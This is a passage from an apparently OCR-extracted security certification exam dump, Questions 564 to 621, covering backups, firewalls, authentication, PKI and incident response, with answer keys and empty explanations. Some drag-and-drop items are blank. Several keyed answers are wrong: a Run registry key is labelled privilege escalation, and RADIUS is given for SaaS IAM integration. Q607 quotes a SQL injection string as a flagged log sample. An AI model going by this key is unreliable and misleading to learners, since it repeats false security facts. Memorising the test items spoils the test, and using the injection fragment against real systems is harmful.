
**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 564**
DRAG DROP

A security auditor is reviewing the following output from file integrity monitoring software installed on a very busy server at a large service provider. The server has not been updated since it was installed. Drag and drop the log entry that identifies the first instance of server compromise.

**Select and Place:**




**Correct Answer:**





**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 565**
DRAG DROP

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal. Options may be used once or not at all.

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 566**
Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 567**
Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 568**
Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 569**
Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

A. MTBF
B. MTTR
C. RTO
D. RPO

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 570**
A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being discovered?

A. Password history
B. Account lockout
C. Account expiration
D. Password complexity

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 571**
A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 572**
Which of the following is a major difference between XSS attacks and remote code exploits?

A. XSS attacks use machine language, while remote exploits use interpreted language
B. XSS attacks target servers, while remote code exploits target clients
C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 573**
An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:

| IP Address | Protocol | Port Number | Action |
|---|---|---|---|
| 204.211.38.1/24 | ALL | ALL | Permit |
| 204.211.38.211/24 | ALL | ALL | Permit |
| 204.211.38.52/24 | UDP | 631 | Permit |
| 204.211.38.52/24 | TCP | 25 | Deny |

Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
B. The deny statement for 204.211.38.52/24 should be changed to a permit statement
C. The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
D. The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 574**
A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:

```
Database:  CustomerAccess1
Column:    Password
Data type: MD5 Hash
Salted?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 575**
A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 576**
Which of the following are considered among the BEST indicators that a received message is a hoax? (Choose two.)

A. Minimal use of uppercase letters in the message
B. Warnings of monetary loss to the receiver
C. No valid digital signature from a known security organization
D. Claims of possible damage to computer hardware
E. Embedded URLs

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 577**
Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 578**
During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:
- Allow authentication from within the United States anytime
- Allow authentication if the user is accessing email or a shared file system
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 579**
A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 580**
A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 581**
A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 582**
Joe recently assumed the role of data custodian for this organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled "unclassified" and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?

A. Burning
B. Wiping
C. Purging
D. Pulverizing

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 583**
A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: `5 PERMIT FROM:ANY TO:ANY PORT:53`
B. Replace rule number 10 with the following rule: `10 PERMIT FROM:ANY TO:ANY PORT:22`
C. Insert the following rule in the firewall: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`
D. Remove the following rule from the firewall: `30 DENY FROM:ANY TO:ANY PORT:ANY`

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 584**
Students at a residence hall are reporting Internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 585**
Which of the following is a technical preventive control?

A. Two-factor authentication
B. DVR-supported cameras
C. Acceptable-use MOTD
D. Syslog server

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 586**
A security administrator is performing a risk assessment on a legacy WAP with a WEP-enabled wireless infrastructure. Which of the following should be implemented to harden the infrastructure without upgrading the WAP?

A. Implement WPA and TKIP
B. Implement WPS and an eight-digit pin
C. Implement WEP and RC4
D. Implement WPA2 Enterprise

**Correct Answer:** D

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 587**
A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards
C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 588**
A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal wiki, corporate directory, and email services securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 589**
To get the most accurate results on the security posture of a system, which of the following actions should the security analyst do prior to scanning?

A. Log all users out of the system
B. Patch the scanner
C. Reboot the target host
D. Update the web plugins

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 590**
While investigating a virus infection, a security analyst discovered the following on an employee laptop:
- Multiple folders containing a large number of newly released movies and music files
- Proprietary company data

- A large amount of PHI data
- Unapproved FTP software
- Documents that appear to belong to a competitor

Which of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 591**
Which of the following penetration testing concepts is an attacker MOST interested in when placing the path of a malicious file in the `Windows/CurrentVersion/Run` registry key?

A. Persistence
B. Pivoting
C. Active reconnaissance
D. Escalation of privilege

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 592**
An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 593**
A security analyst is implementing PKI-based functionality to a web application that has the following requirements:
- File contains certificate information
- Certificate chains

- Root authority certificates
- Private key

All of these components will be part of one file and cryptographically protected with a password. Given this scenario, which of the following certificate types should the analyst implement to BEST meet these requirements?

A. .pfx certificate
B. .cer certificate
C. .der certificate
D. .crt certificate

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 594**
Which of the following encryption algorithms is used primarily to secure data at rest?

A. AES
B. SSL
C. TLS
D. RSA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 595**
A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 596**
An organization electronically processes sensitive data within a controlled facility. The Chief Information Security Officer (CISO) wants to limit emissions from emanating from the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission

spillage

B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 597**
As part of a corporate merger, two companies are combining resources. As a result, they must transfer files through the Internet in a secure manner. Which of the following protocols would BEST meet this objective? (Choose two.)

A. LDAPS
B. SFTP
C. HTTPS
D. DNSSEC
E. SRTP

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 598**
A company is deploying a file-sharing protocol access a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. Use MSCHAP authentication

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 599**
A company wants to provide centralized authentication for its wireless system. The wireless authentication system must integrate with the directory back end. Which of the following is a AAA solution that will provide the required wireless authentication?

A. TACACS+
B. MSCHAPv2
C. RADIUS
D. LDAP

**Correct Answer:** C

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 600**
An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 601**
A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 602**
An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

**Correct Answer:** D
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 603**
An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.

Which of the following account types should the employees receive?

A. Shared account
B. Privileged account
C. User account
D. Service account

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 604**
A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot Be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail_Employee_Access
Client Address: 10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance.
```

Which of the following would resolve this issue without compromising the company's security policies?

A. Renew the DNS settings and IP address on the employee's computer
B. Add the employee to a less restrictive group on the content filter
C. Remove the proxy settings from the employee's web browser
D. Create an exception for the job search sites in the host-based firewall on the employee's computer

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 605**
A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

| | |
|---|---|
| Enforce password history: | Three passwords remembered |
| Maximum password age: | 30 days |
| Minimum password age: | Zero days |
| Complexity requirements: | At least one special character, one uppercase |
| Minimum password length: | Seven characters |
| Lockout duration: | One day |
| Lockout threshold: | Five failed attempts in 15 minutes |

Which of the following adjustments would be the MOST appropriate for the service account?

A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 606**
An employee in the finance department receives an email, which appears to come from the Chief Financial Officer (CFO), instructing the employee to immediately wire a large sum of money to a vendor. Which of the following BEST describes the principles of social engineering used? (Choose two.)

A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 607**
A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:

"SELECT * FROM" and '1'='1'

Which of the following can the security administrator determine from this?

A. An SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 608**
A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 609**
A corporation is concerned that, if a mobile device is lost, any sensitive information on the device could be accessed by third parties. Which of the following would BEST prevent this from happening?

A. Initiate remote wiping on lost mobile devices
B. Use FDE and require PINs on all mobile devices
C. Use geolocation to track lost devices
D. Require biometric logins on all mobile devices

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 610**
Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 611**
After a security assessment was performed on the enterprise network, it was discovered that:
1. Configuration changes have been made by users without the consent of IT.
2. Network congestion has increased due to the use of social media.

3. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describe the vulnerabilities that exist in this environment? (Choose two.)

A. Poorly trained users
B. Misconfigured WAP settings
C. Undocumented assets
D. Improperly configured accounts
E. Vulnerable business processes

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 612**
A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 613**
During a recent audit, several undocumented and unpatched devices were discovered on the internal network. Which of the following can be done to prevent similar occurrences?

A. Run weekly vulnerability scans and remediate any missing patches on all company devices
B. Implement rogue system detection and configure automated alerts for new devices
C. Install DLP controls and prevent the use of USB drives on devices
D. Configure the WAPs to use NAC and refuse connections that do not pass the health check

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 614**
A company needs to implement a system that only lets a visitor use the company's network infrastructure if the visitor accepts the AUP. Which of the following should the company use?

A. WiFi-protected setup
B. Password authentication protocol
C. Captive portal
D. RADIUS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 615**
An analyst is currently looking at the following output:

| Software Name | Status | Licensed | Used |
|---|---|---|---|
| Software 1 | Approved | 100 | 91 |
| Software 2 | Approved | 50 | 52 |
| Software 3 | Approved | 100 | 87 |
| Software 4 | Approved | 50 | 46 |
| Software 5 | Denied | 0 | 0 |

Which of the following security issues has been discovered based on the output?

A. Insider threat
B. License compliance violation
C. Unauthorized software
D. Misconfigured admin permissions

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 616**
A company has purchased a new SaaS application and is in the process of configuring it to meet the company's needs. The director of security has requested that the SaaS application be integrated into the company's IAM processes. Which of the following configurations should the security administrator set up in order to complete this request?

A. LDAP
B. RADIUS
C. SAML
D. NTLM

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 617**
An organization wants to implement a method to correct risks at the system/application layer. Which of the following is the BEST method to accomplish this goal?

A. IDS/IPS
B. IP tunneling
C. Web application firewall

D. Patch management

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 618**
A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned with the new website and provides the following log to support the concern:

```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 619**
A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited imformation pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 620**
When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion

D. Not using industry standards

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 621**
A systems administrator has been assigned to create accounts for summer interns. The interns are only authorized to be in the facility and operate computers under close supervision. They must also leave the facility at designated times each day. However, the interns can access intern file folders without supervision. Which of the following represents the BEST way to configure the accounts? (Choose two.)

A. Implement time-of-day restrictions.
B. Modify archived data.
C. Access executive shared portals.
D. Create privileged accounts.
E. Enforce least privilege.

